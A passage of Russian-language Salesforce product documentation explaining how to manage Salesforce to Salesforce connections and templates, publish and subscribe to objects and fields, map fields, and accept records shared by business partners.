2. Выберите имя нужного подключения на вложенной вкладке «Подключения».

Ниже перечислены действия, доступные на странице сведений о подключении.

### Принятие приглашения

Чтобы принять приглашение, отправленное бизнес-партнером посредством функции Salesforce to Salesforce, нажмите кнопку **«Принять»**. Пользователь, принявший приглашение, может подписаться на объекты, опубликованные подключением, а также может предоставить подключению общий доступ к объектам посредством связанных списков «Опубликованные объекты» и «Подписанные объекты» на странице сведений о подключении.

### Отмена приглашения

Чтобы отменить отправленное приглашение, которое еще не принято, нажмите кнопку **«Отмена приглашения»**. Чтобы повторно отправить приглашение, нажмите кнопку **«Отправить повторно»**.

### Деактивация подключений

Чтобы деактивировать созданное подключение, нажмите кнопку **«Деактивировать»**. Деактивация подключения позволяет просматривать и обновлять записи, предоставленные подключением, но препятствует отправке обновлений данному подключению. Отправка записей, которые не приняты подключением, инициирует удаление записей из его организации (и наоборот).

### Редактирование подключений

Чтобы изменить просматриваемое подключение, измените сведения о данном подключении. Чтобы изменить объекты, опубликованные для подключения, нажмите кнопку **«Публиковать/отменить публикацию»**. Чтобы воспользоваться шаблоном подключения, нажмите кнопку **«Правка»** и выберите активный шаблон. Чтобы изменить опубликованные поля объекта, щелкните ссылку **«Правка»** напротив нужного объекта. Чтобы изменить подписанные объекты, нажмите кнопку **«Подписать/отменить подписку»**. Дополнительную информацию см. в разделах ниже.

- [Публикация объектов в Salesforce to Salesforce](#) на странице 1709
- [Подписка на объекты в Salesforce to Salesforce](#) на странице 1701
- [Публикация полей в Salesforce to Salesforce](#) на странице 1710
- [Подписка на поля в Salesforce to Salesforce](#) на странице 1702

### Просмотр журнала подключений

Связанный список «Журнал подключений» на странице сведений о подключении содержит подробную историю подключения. Чтобы экспортировать журнал подключений, щелкните ссылку **«Загрузить журнал подключений (CSV)»**. Данная ссылка позволяет загрузить CSV-файл, содержащий указанную ниже информацию.

- Изменения статуса подключения
- Изменения организации, связанной с подключением
- Изменения контакта, связанного с подключением
- Изменения ответственного

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления подключениями:

- «Управление подключениями»

- Изменения опубликованных полей
- Сообщения эл. почты, отправленные бизнес-партнерам
- Ошибки, связанные с правилами проверки и триггерами Apex, если для создания правил проверки используются:
  - записи, принятые вручную;
  - записи, принятые автоматически;
  - записи, обновленные пользователем подключения.

 **Прим.:** Системные ошибки (например, ошибки кода) не регистрируются журналом подключений.

СМ. ТАКЖЕ:

[Начальная страница подключений](#)

[Шаблоны подключения в функции Salesforce to Salesforce](#)

## Шаблоны подключения в функции Salesforce to Salesforce

Шаблоны подключения позволяют определять объекты и поля, которые могут быть опубликованы для подключений. Шаблоны подключения могут быть назначены как минимум одному стандартному подключению Salesforce to Salesforce для быстрой и удобной публикации. Чтобы просмотреть, создать или изменить шаблоны подключения, откройте вложенную вкладку «Шаблоны» на вкладке «Подключения».

Подключение, к которому применяется шаблон, также поддерживает применение правил полей и объектов.

Ниже приведены правила, применяемые к шаблонам подключения.

- Публикуются объекты и поля, которые еще не опубликованы, но уже опубликованы в шаблоне подключения.
- Не изменяются объекты и поля, имеющие тот же статус (опубликовано или не опубликовано), что и шаблон.
- Отменяется публикация объектов и полей, которые уже опубликованы, но еще не опубликованы в шаблоне подключения.

СМ. ТАКЖЕ:

[Создание и применение шаблонов подключения](#)

[Начальная страница подключений](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и просмотра шаблонов подключения:

- «Управление подключениями»


## Создание и применение шаблонов подключения

### Создание и редактирование шаблонов подключения

Шаблоны подключения позволяют определять правила публикации объектов и полей, которые могут применяться к одному или нескольким стандартным подключениям Salesforce to Salesforce.

Чтобы создать шаблон подключения, выполните указанные ниже действия.


1. Откройте вкладку «Подключения».
2. Откройте вложенную вкладку «Шаблоны».
3. Нажмите кнопку «Создать».
4. Введите имя и описание.
5. Чтобы назначить шаблон стандартным подключениям, установите флажок «Активно».
6. Чтобы сохранить шаблон, нажмите кнопку «Сохранить». Чтобы добавить объекты в шаблон, нажмите кнопку «Сохранить и добавить объекты».
7. При нажатии кнопки «Сохранить и добавить объекты» установите флажки напротив нужных объектов и нажмите кнопку «Сохранить».

 **Прим.:** При нажатии кнопки «Сохранить» щелкните ссылку «Добавить или удалить объекты» на странице сведений о шаблоне.

8. Щелкните ссылку «Правка» напротив добавленного объекта в связанном списке «Опубликованные объекты».
9. Выберите нужные поля и нажмите кнопку «Сохранить».
10. Повторите действия 8 и 9 для каждого добавленного объекта в связанном списке «Опубликованные объекты».

Чтобы деактивировать шаблон подключения, выполните указанные ниже действия.

1. Щелкните ссылку «Правка» напротив нужного шаблона на вложенной вкладке «Шаблоны». Или нажмите кнопку «Правка» на странице сведений о шаблоне.
2. Снимите флажок «Активно».
3. Нажмите кнопку «Сохранить».

 **Прим.:** Подключениям могут быть назначены только активные шаблоны. Чтобы воспользоваться деактивированным шаблоном, установите флажок «Активно».

### Назначение шаблонов подключения подключениям

Шаблоны подключения могут быть назначены текущим или [новым подключениям](#).

Чтобы назначить шаблон подключения текущему подключению, выполните указанные ниже действия.

1. Откройте вкладку «Подключения».
2. Откройте вложенную вкладку «Подключения».
3. Щелкните имя нужного подключения.
4. Нажмите кнопку «Правка».

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и просмотра шаблонов подключения:

- «Управление подключениями»

5. Введите имя нужного шаблона в поле «Шаблон» или щелкните значок поиска.
6. Нажмите кнопку «Сохранить».


СМ. ТАКЖЕ:

[Шаблоны подключения в функции Salesforce to Salesforce](#)

[Начальная страница подключений](#)

## Предоставление общего доступа к записям с помощью функции Salesforce to Salesforce

Общий доступ к данным может быть предоставлен пользователям другой организации после создания подключения. Бизнес-партнеры не имеют прямого доступа к записям пользователя. Однако их организации содержат запись, которая связана с записью пользователя посредством функции Salesforce to Salesforce. Изменения общедоступной информации в одной записи переносятся в другую запись. Записи могут быть доступны одному или нескольким подключениям. Любое подключение может принимать общедоступные записи, которые уже были приняты другими подключениями.

 **Прим.:** Предоставление бизнес-партнерам доступа к записям посредством функции Salesforce to Salesforce отличается от совместного использования записей внутри организации.

Чтобы определить тип записей, используемых совместно с бизнес-партнерами, выберите объекты и поля для публикации.

Кроме того, чтобы определить способ использования информации, предоставляемой бизнес-партнером, подпишитесь на объекты и соотнесите поля этих объектов с полями собственных объектов.

Чтобы предоставить подключениям доступ к основным и связанным записям, перенаправьте запись нужным подключениям или назначьте запись очереди, содержащей нужные подключения. Кроме того, можете выбрать нужные связанные записи и отправить контакту подключения электронное уведомление о предоставлении доступа к записи.

Подобным образом, доступ к записям может предоставляться бизнес-партнерами. В этом случае основные сведения о записи могут быть просмотрены на начальной странице объекта, которая также позволяет [принять](#) или отклонить основную и связанные записи. Кроме того, [подписываясь на объект](#), можете указать, что записи объекта, предоставленные подключением, должны приниматься автоматически. Рекомендуем использовать данную функцию в случае предоставления подключением доступа к большому количеству записей.

Подобно любым другим записям, функция Salesforce to Salesforce позволяет предоставлять другим подключениям доступ к принятой записи. Таким образом, компании могут создавать многоуровневые деловые сети, благодаря которым изменения общедоступной записи в одной организации переносятся в соответствующие записи других организаций.

СМ. ТАКЖЕ:

[Публикация полей в Salesforce to Salesforce](#)

[Подписка на поля в Salesforce to Salesforce](#)

[Советы по использованию функции Salesforce to Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.



## Подписка на объекты в Salesforce to Salesforce

Функция Salesforce to Salesforce позволяет подписываться на объекты, опубликованные бизнес-партнерами. Объект, на который подписывается пользователь, соотносится с объектом, доступным в его организации. Стандартные объекты должны соотноситься со стандартными объектами организации, а настраиваемые объекты могут соотноситься с любыми настраиваемыми объектами. Например, настраиваемый объект «Потенциальные клиенты», опубликованный бизнес-партнером, может быть соотнесен с настраиваемым объектом «Клиент».

Чтобы подписаться на объекты для подключения, выполните указанные ниже действия.


1. Откройте вкладку «Подключения».
2. Щелкните имя нужного подключения.
3. Нажмите кнопку **«Подписаться/отменить подписку»** в связанном списке «Подписанные объекты».
4. Чтобы выбрать нужные объекты, выберите объект в текущей организации, который должен быть соотнесен с данным объектом. Чтобы отменить подписку на опубликованный объект, выберите значение «--Нет--».
5. Чтобы автоматически принимать записи данного типа, предоставленные подключением, установите флажок «Автопринятие» напротив нужного объекта. Флажок отображается только после выбора соотнесения.

 **Прим.:** Ниже перечислены объекты, для которых данный флажок недоступен.

- Дочерние объекты. Продукты возможности, задачи и общедоступные комментарии к обращению **принимаются автоматически** в том случае, если принимается родительская запись. Вложения принимаются автоматически в том случае, если они являются общедоступными и для них установлен флажок «Общий доступ с подключениями».
- Объекты, содержащие как минимум один основной объект (например, настраиваемые объекты объединения или подробные объекты во взаимосвязи «Основная-подробная»).

Флажок «Автопринятие» не может быть установлен напротив записей, доступных в качестве дочерних для других записей (например, запись обращения, являющаяся дочерней для принятой записи обращения).

6. Нажмите кнопку **«Сохранить»**.

 **Прим.:** Если бизнес-партнер прекращает публиковать объект, на который подписан пользователь, то подписка пользователя на данный объект автоматически отменяется.

**Опубликованные поля** объекта, на который подписался пользователь, могут быть соотнесены с полями собственного объекта. Например, поле интереса «Описание» может быть соотнесено с настраиваемым полем интереса «Описание партнера». В этом случае пользователям организации будет отображаться собственное описание интереса, а не описание, добавленное бизнес-партнером.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для подписки на опубликованные объекты:

- «Управление подключениями»

## Дополнительные рекомендации

- Если организация использует функцию автопринятия интересов или обращений, то автоматическое принятие записи инициирует выполнение любого активного правила назначения, заданного в организации.
- Чтобы автоматически принимать записи, предоставленные подключением, ответственный за подключение должен быть активным пользователем.

## Подписка на поля в Salesforce to Salesforce



Функция Salesforce to Salesforce позволяет подписываться на поля, опубликованные бизнес-партнером, и соотносить их с собственными полями. Поля общедоступной записи, обновленные бизнес-партнером, также обновляются в собственной записи организации.

Например, поле «Описание», опубликованное бизнес-партнером, может быть соотнесено с настраиваемым полем «Описание партнера». В этом случае пользователям организации будет отображаться собственное описание интереса.


Перед подпиской на поля см. [Рекомендации по соотнесению полей в Salesforce to Salesforce](#).

Чтобы соотнести поля подписанного объекта, выполните указанные ниже действия.

1. Откройте вкладку «Подключения».
2. Щелкните имя нужного подключения.
3. Щелкните ссылку **«Правка»** напротив нужного объекта в связанном списке «Подписанные объекты».
4. Чтобы соотнести опубликованные поля бизнес-партнера с собственными полями, выберите соответствующее поле в раскрывающемся списке.

 **Прим.:** Раскрывающийся список содержит только поля с правильным типом данных, так как соотносимые поля должны иметь одинаковый тип данных, длину (для текстовых и числовых полей) и количество знаков после запятой (для числовых полей). Чтобы просмотреть сведения о типе данных для опубликованного поля, наведите указатель мыши на значок  напротив нужного поля. Чтобы пропустить поля, выберите значение «--Нет--».

5. Чтобы соотнести значения опубликованного поля, в качестве которого используется раскрывающийся список, со значениями раскрывающегося списка организации, щелкните **«Редактировать значение»**.
6. Нажмите кнопку **«Сохранить»**.

 **Прим.:** Измененные соотношения полей и значения раскрывающихся списков могут не отображаться в организации бизнес-партнера в течение 15 минут, необходимых системе Salesforce для обновления кэша. Данный кэш позволяет увеличить количество транзакций и уменьшить количество вызовов API, учитывающихся в ограничениях организации.

СМ. ТАКЖЕ:

[Управление подключениями](#)

[Публикация полей в Salesforce to Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для подписки на опубликованные поля:

- «Управление подключениями»

## Рекомендации по соотнесению полей в функции Salesforce to Salesforce

При подписке на поле в функции Salesforce to Salesforce рекомендуем выполнить его соотнесение с полем текущей организации. Данный алгоритм позволяет синхронизировать обновления данного поля для всех общих записей. Прежде чем выполнить соотнесение полей, просмотрите рекомендации ниже.

-  **Важное замечание:** Данные сведения относятся к стандартным подключениям Salesforce to Salesforce. При соотнесении полей для подключения репликации в рамках функции «Синхронизация организации» некоторые сведения ниже могут быть неактуальны.

### Автоматическое соотнесение полей

- При подписке на поля установите флажок **«Автоматическое соотнесение полей»** для автоматического соотнесения полей бизнес-партнера с собственными полями. После выбора данного параметра нажмите кнопку **«Сохранить»** для применения внесенных изменений.
- Система Salesforce проверяет любое несоотнесенное поле на предмет соответствия API-имени поля имени одного из собственных полей. При отсутствии совпадений система Salesforce проверяет поля на наличие совпадающих меток. При повторном отсутствии совпадений система Salesforce выбирает значение «--Нет--».
- Выбор параметра **«Автоматическое соотнесение полей»** не инициирует перезапись выбранных ранее параметров, а отмена выбора не влияет на соотнесенные ранее поля.
- Ниже перечислены стандартные поля, которые соотносятся автоматически.
  - Организация: Имя организации и Фамилия (при использовании организаций-лиц)
  - Вложение: Текст, Тип содержимого, Имя файла
  - Обращение: Тема
  - Комментарий к обращению: Текст и Опубликовано
  - Контакт: Фамилия
  - Настраиваемый объект: Имя
  - Интерес: Фамилия и Компания
  - Возможность: Имя, Дата закрытия и Этап
  - Продукт: Имя продукта
  - Задача: Тема
  - Продукт возможности: Количество и Продажная цена

### Соотнесение полей раскрывающегося списка

- Если значение раскрывающегося списка соотносится со значением «--Нет--» и вводится бизнес-партнером, то собственному полю раскрывающегося списка будет задано аналогичное значение. Например, если пользователь подписывается на раскрывающийся список «Статус интереса», а бизнес-партнер использует значение «Внутренний» в данном раскрывающемся списке, то записи пользователя будет задан статус интереса «Внутренний».
- Чтобы преобразовать настраиваемое поле в поле раскрывающегося списка, отмените публикацию поля, измените его тип и опубликуйте поле повторно.

### Соотнесение полей валюты

- Если запись, предоставленная подключением, содержит валюту, которая не поддерживается организацией, то при соотнесении поле валюты не обновляется в случае автоматического принятия записи организацией. При

### ВЕРСИИ

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

ручном принятии записи валюта обновляется только в том случае, если организация использует ту же валюту, что и запись.

Например, подключение предоставляет пользователю доступ к возможности. Организация пользователя поддерживает только евро. Подключение обновляет стоимость возможности на 300 долларов США. Следовательно, стоимость возможности не будет обновлена в записи пользователя, так как его организация не поддерживает доллары США.

- При изменении валюты в записи, содержащей соотнесенное поле валюты, обновления поля, внесенные текущим пользователем, не будут распространяться на остальную организацию, а обновления поля, внесенные подключением, не будут отображаться в организации текущего пользователя.
- Поля сводного резюмирования могут быть соотнесены с полями валюты, содержащими такой же тип валюты. Например, поле сводного резюмирования, использующее тип валюты «Доллар США», может быть соотнесено с полем валюты, содержащим доллары США.

### Соотнесение расписаний объемов продукции и доходов

- Если организация подключения поддерживает расписания объемов продукции или расписания доходов, а текущий пользователь подписывается на объект «Продукты» от данного подключения, то пользователю рекомендуется подписаться на перечисленные ниже поля и выполнить их соотнесение с соответствующими полями организации.

| Тип расписания               | Поля для соотнесения  |
|------------------------------|---|
| Расписание объемов продукции | <ul style="list-style-type: none"> <li>– Количество выплат по объему продукции</li> <li>– Период выплаты по объему продукции</li> <li>– Тип расписания объемов продукции</li> </ul> |
| Расписание доходов           | <ul style="list-style-type: none"> <li>– Количество выплат по доходу</li> <li>– Период выплаты по доходу</li> <li>– Тип расписания доходов</li> </ul>                               |

### Соотнесение разных типов полей

- Поля организаций-лиц должны соотноситься только с полями организаций-лиц, а поля организаций-компаний должны соотноситься только с полями организаций-компаний.
- Если организации-лица используются подключением и недоступны текущему пользователю, то поле организации-лица «Фамилия» используется как поле «Имя организации» при предоставлении текущему пользователю общего доступа к записи организации-лица. При включении организаций-лиц текущий пользователь автоматически подписывается на поле «Фамилия». Любые изменения полей «Фамилия» и «Имя организации» синхронизируются.
- Стандартное числовое поле не может быть соотнесено с настраиваемым числовым полем.
- Поля поиска могут соотноситься с текстовыми полями, длина которых превышает 80 символов. Если подключение редактирует поле поиска, соотнесенное с текстовым полем, то текстовое поле будет обновлено его изменениями.
- Поля автонумерации могут соотноситься с текстовыми полями, длина которых превышает 30 символов.
- Поля формулы могут соотноситься с полями такого же типа данных (например, числовое поле формулы может быть соотнесено только с числовым полем). Текстовое поле формулы может быть соотнесено только с текстовым полем, длина которого превышает 80 символов. В свою очередь, поля не могут соотноситься с полями формулы

(например, поле формулы, содержащее валюту, может быть соотнесено с полем валюты, но поле валюты не может быть соотнесено с полем формулы). Поля аудита системы не поддерживаются.

### Отмена подписки на поля

- Ниже перечислены условия автоматической отмены подписки на поле.
  - Прекращение публикации поля бизнес-партнером.
  - Удаление настраиваемого поля, соотнесенного с опубликованным полем.
  - Изменение типа поля настраиваемого раскрывающегося списка или настраиваемого раскрывающегося списка со множественным выбором (например, при замене настраиваемого раскрывающегося списка текстовым полем).

СМ. ТАКЖЕ:

[Подписка на поля в Salesforce to Salesforce](#)

## Принятие записей, предоставленных подключением

Функция Salesforce to Salesforce позволяет принимать записи, предоставленные связанными бизнес-партнерами для совместного использования. Принятая запись может быть назначена текущему пользователю, другому пользователю или очереди. Кроме того, принятый интерес или обращение может быть назначено автоматически посредством правила назначения, заданного в организации. Дочерняя запись другой принятой записи может быть назначена родительской записи. Кроме того, [подписываясь на объект](#), можете указать, что записи объекта, предоставленные подключением, должны приниматься автоматически.

Если правила проверки запрещают принимать общедоступные записи, создайте правило проверки с полем «Имя принятого подключения», не равным нулю. Таким образом,

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для принятия общедоступных записей:

- «Чтение» и «Редактирование» для объекта

Для просмотра записей, предоставленных подключением:


- «Управление подключениями» или доступ к списковому представлению

правила проверки записей, принимаемых от подключений, будут пропускаться. Чтобы создать данное правило, воспользуйтесь указанной ниже формулой.


```
IF(OR(ISNEW(), ISNULL(Id)), if(ConnectionReceivedId =null,
TRUE, FALSE), NOT(AND(ISCHANGED(ConnectionReceivedId),
NOT(ConnectionReceivedId = null))))
```

Подобное правило должно быть создано для любого триггера Apex, охваченного проверкой.

Чтобы принять предоставленные записи, выполните указанные ниже действия.

 **Прим.:** При принятии записи ручную обновление всех соотнесенных полей записи может занять некоторое время. Дополнительную информацию об ошибке, обнаруженной при принятии записи, см. в журнале подключений.

1. Откройте вкладку для нужного типа записи.
2. Выберите списковое представление подключений и нажмите кнопку **«Начать»**. Например, выберите списковое представление в раскрывающемся списке и нажмите кнопку **«Начать»** в разделе **«Интересы от подключений»** на вкладке «Интересы».
3. Чтобы принять организацию, контакт или возможность, щелкните ссылку **«Принять»** напротив нужной записи. Чтобы принять обращение, интерес или настраиваемый объект, установите флажок напротив нужной записи и нажмите кнопку **«Принять»**.

 **Прим.:** Если запись является дочерней для принятой записи, то имя родительской записи отображается в столбце «Имя родительской записи». Если запись является родительской или родительская запись отсутствует, то данный столбец отображается пустым.

Чтобы автоматически принимать общедоступные вложения принимаемой записи, установите флажок «Общий доступ с подключениями» для вложения.

## Принятие возможностей

Принимая возможность, пользователь может связать ее с объектом и прайс-листом, либо новой или текущей организацией или возможностью. Кроме того, данной записи может быть назначен ответственный при создании возможности или организации.

## Принятие организаций


Принимая организацию, пользователь может связать ее с другим объектом и добавить новую организацию, либо воспользоваться текущей организацией. Кроме того, данной записи может быть назначен ответственный при создании организации.

## Принятие контактов

Принимая контакт, пользователь может связать его с другим объектом и добавить новую организацию или контакт, либо воспользоваться текущей организацией или контактом. Кроме того, данной записи может быть назначен ответственный при создании контакта или организации.

## Принятие обращений, интересов и настраиваемых объектов

Принимая обращение, интерес или настраиваемый объект, пользователь может связать его с другим объектом и назначить интерес или настраиваемый объект новому ответственному.

-  **Прим.:** Если установлен флажок «Назначить с помощью активного правила назначения», но критерии правила назначения не выполняются, то интерес, обращение или настраиваемый объект назначаются ответственному по умолчанию.

## Принятие продуктов

Принимая продукт, пользователь может связать его с текущим продуктом или добавить новый продукт.

## Дополнительные рекомендации

- В случае обновления поля общедоступной записи, на которое подписан бизнес-партнер, данное поле автоматически обновляется в записи, используемой в организации бизнес-партнера. Подобным образом, поле, обновленное бизнес-партнером, автоматически обновляется в организации текущего пользователя при наличии подписки на данное поле. Полю «Последнее обновление сделано» в записи, обновленной бизнес-партнером, присваивается значение «Пользователь подключения».
- Подобно любым другим записям, функция Salesforce to Salesforce позволяет предоставлять другим подключениям доступ к принятой записи. Таким образом, компании могут создавать многоуровневые деловые сети, благодаря которым изменения общедоступной записи в одной организации переносятся в соответствующие записи других организаций.
- Если доступ к дочерним записям предоставляется бизнес-партнером с помощью ссылки **«Управление подключениями»** в связанном списке принятой записи, то **дочерние записи могут автоматически добавляться** в организацию текущего пользователя.

СМ. ТАКЖЕ:

[Предоставление общего доступа к записям с помощью функции Salesforce to Salesforce](#)

[Начальная страница подключений](#)

[Советы по использованию функции Salesforce to Salesforce](#)

## Автоматическое принятие связанных записей от подключения

### Правила автоматического принятия связанных записей от подключения

Функция Salesforce to Salesforce позволяет предоставлять доступ к родительским и дочерним записям. При соблюдении определенных условий дочерние записи для записей, принимаемых подключением или текущим пользователем, могут приниматься автоматически. Кроме того, дочерние записи могут приниматься автоматически в том случае, если родительская запись уже принята, а общий доступ к дочерним записям предоставляется с помощью ссылки **«Управление подключениями»**.

Ниже перечислены условия, при выполнении которых дочерние записи принимаются автоматически.

- Родительская запись должна быть принята организацией.
- Запись должна быть дочерней.
- Дочерняя запись должна иметь только одну основную запись.
- Между дочерней записью и родительским объектом должна существовать только одна связь.
- Ответственный за подключение должен быть активным пользователем.
- Ответственный за родительскую запись должен быть активным пользователем.

**⚠ Важное замечание:** Дочерние записи, принимаемые автоматически, могут отображаться в связанном списке родительского объекта с небольшой задержкой. Также возможна небольшая задержка в отображении имени отправленного подключения в том случае, если общий доступ к дочерним записям предоставляется с помощью ссылки **«Управление подключениями»**.

Дочерняя запись, которая не соответствует критериям автоматического принятия, может быть принята вручную на вкладке соответствующего объекта. Например, запись возможности должна быть принята на вкладке «Возможности». Дочерняя запись, которая должна быть принята вручную, отображается рядом с именем родительской записи. Дополнительную информацию см. в разделе **«Принятие записей, предоставленных подключением»** на странице 1705.

СМ. ТАКЖЕ:

[Подписка на поля в Salesforce to Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для принятия или отклонения записей:

- «Чтение» и «Редактирование» для записи



## Публикация объектов в Salesforce to Salesforce

Опубликованные объекты — это объекты, доступ к которым может быть предоставлен бизнес-партнерам посредством функции Salesforce to Salesforce. Пользователи могут публиковать дополнительные объекты при получении приглашения, создании настраиваемых объектов или предоставлении бизнес-партнерам расширенного доступа. Кроме того, публикуемые объекты могут быть доступны только отдельным бизнес-партнерам.

Ниже перечислены объекты, доступные для публикации.

- Организация
- Вложение
- Обращение
- Комментарий к обращению
- Контакт
- Интерес
- Возможность
- Продукт возможности
- Продукт
- Задача
- Настраиваемый объект

Чтобы определить опубликованные объекты для подключения, выполните указанные ниже действия.

1. Откройте вкладку «Подключения».
2. Щелкните имя нужного подключения.
3. Нажмите кнопку **«Публиковать/отменить публикацию»** в связанном списке «Опубликованные объекты».
4. Выберите нужные объекты. Отмените выбор объектов, которые не должны быть опубликованы.
5. Нажмите кнопку **«Сохранить»**.

 **Прим.:** Пользователи могут публиковать только те объекты, которые доступны им для редактирования.

При обновлении опубликованных объектов бизнес-партнеры получают соответствующее электронное уведомление. Чтобы настроить данное уведомление, внесите необходимые изменения в шаблон сообщения «Обновление подключения».

Ниже перечислены условия, при выполнении которых подписка бизнес-партнеров на объекты отменяется автоматически.

- Отмена публикации объекта
- Удаление настраиваемого объекта, на который подписан бизнес-партнер

Поля объекта, доступные для публикации, могут быть выбраны только после публикации самого объекта. Дополнительную информацию о публикации полей см. в разделе [«Публикация полей в Salesforce to Salesforce»](#) на странице 1710.

### Дополнительные рекомендации

- Список объектов содержит все настраиваемые объекты организации, однако функция Salesforce to Salesforce поддерживает только развернутые настраиваемые объекты. Перенаправление записей доступно только для развернутых настраиваемых объектов.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для публикации объектов:

- «Управление подключениями»

- В случае публикации комментария к обращению, подключениям будут доступны все общедоступные комментарии к обращению. Чтобы отменить общий доступ к комментарию по конкретному обращению, щелкните **«Сделать личным»**.

СМ. ТАКЖЕ:

[Публикация полей в Salesforce to Salesforce](#)

[Перенаправление связанных записей подключению](#)

## Публикация полей в Salesforce to Salesforce

Функция Salesforce to Salesforce позволяет определять объекты, используемые совместно с бизнес-партнерами, путем их публикации. Кроме того, пользователь может определить поля объектов, доступные для публикации. Ниже перечислены поля, публикуемые по умолчанию.

- Организация: Имя организации и Фамилия (при использовании организаций-лиц)
- Вложение: Текст, Тип содержимого, Имя файла
- Обращение: Тема
- Комментарий к обращению: Текст и Опубликовано
- Контакт: Фамилия
- Настраиваемый объект: Имя
- Интерес: Фамилия и Компания
- Возможность: Имя, Дата закрытия и Этап
- Продукт: Имя продукта
- Задача: Тема
- Продукт возможности: Количество и Продажная цена

Функция Salesforce to Salesforce отображает метку API для каждого поля.

Помимо обязательных полей, можно опубликовать дополнительные поля, или публикуемые поля могут быть доступны только отдельным бизнес-партнерам.

Чтобы определить опубликованные поля для подключения, выполните указанные ниже действия.

1. Откройте вкладку «Подключения».
2. Щелкните имя нужного подключения.
3. Щелкните ссылку **«Правка»** напротив нужного объекта в связанном списке «Опубликованные объекты».
4. Выберите нужные поля. Отмените выбор полей, которые не должны быть опубликованы.
5. Нажмите кнопку **«Сохранить»**.

 **Прим.:** Пользователи могут публиковать только те поля, которые доступны им для редактирования.

Измененные поля могут не отображаться в подписавшейся организации в течение 15 минут, необходимых системе Salesforce для обновления кэша. Данный кэш позволяет увеличить количество транзакций и уменьшить количество вызовов API, учитывающихся в ограничениях организации.

Поля типа «Область обогащенного текста» недоступны для публикации.

Функция Salesforce to Salesforce не поддерживает поля геолокации, а также широту и долготу для стандартных адресов.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для публикации полей:

- «Управление подключениями»

При изменении опубликованных полей бизнес-партнеры получают соответствующее электронное уведомление. Чтобы настроить данное уведомление, внесите необходимые изменения в шаблон сообщения «Обновление подключения».

Ниже перечислены условия, при выполнении которых подписка бизнес-партнеров на поля отменяется автоматически.

- Отмена публикации поля
- Удаление настраиваемого поля, на которое подписан бизнес-партнер
- Изменение типа поля, на которое подписан бизнес-партнер
- Изменение размера или точности поля чисел, валюты, процентов, текста или области подробного текста.

Данные поля остаются опубликованными, но требуют повторной подписки.

Периодически новые выпуски системы Salesforce дополняются новыми стандартными полями. Организации Salesforce по всему миру обновляются в разное время, поэтому новые поля могут быть опубликованы для всех бизнес-партнеров только после обновления их организаций. Сервисные обновления устанавливаются во время планового обслуживания системы. Чтобы просмотреть график обслуживания системы, посетите веб-узел [trust.salesforce.com](https://trust.salesforce.com).

### Прочие советы и рекомендации

- Отправьте бизнес-партнерам сведения о публикуемых полях. Используя эти сведения, бизнес-партнеры могут разработать оптимальный алгоритм сопоставления.
- Переведите имена опубликованных настраиваемых полей на языки, используемые партнерами. В этом случае имена полей будут отображаться на родном языке партнера.
- Если организации-лица используются текущей организацией и недоступны подключению, то при предоставлении общего доступа к записи поле организации-лица «Фамилия» используется в качестве поля «Имя организации». Подключение, включившее поддержку организаций-лиц, автоматически подписывается на поле «Фамилия». Любые изменения в полях «Фамилия» и «Имя организации» подлежат синхронизации.


СМ. ТАКЖЕ:

[Управление подключениями](#)

[Подписка на поля в Salesforce to Salesforce](#)


## Предоставление подключению доступа к записям

Функция Salesforce to Salesforce поддерживает общий доступ к записям совместно со связанными бизнес-партнерами. Общий доступ к записям предоставляется двумя способами: перенаправление записей прямо подключениям и назначение записей очереди подключений. Одна и та же запись может быть доступна нескольким подключениям. Подключения должны принимать записи, предоставленные для общего доступа.


 **Прим.:** Запись не может быть перенаправлена исходному подключению. В противном случае при запуске триггеров Apex будут возникать ошибки.

## Предоставление подключениям общего доступа к записи

Общий доступ к записям может быть предоставлен связанным бизнес-партнерам. Пользователи могут перенаправлять только собственные записи или записи своих подчиненных. Системному администратору доступно перенаправление всех записей.

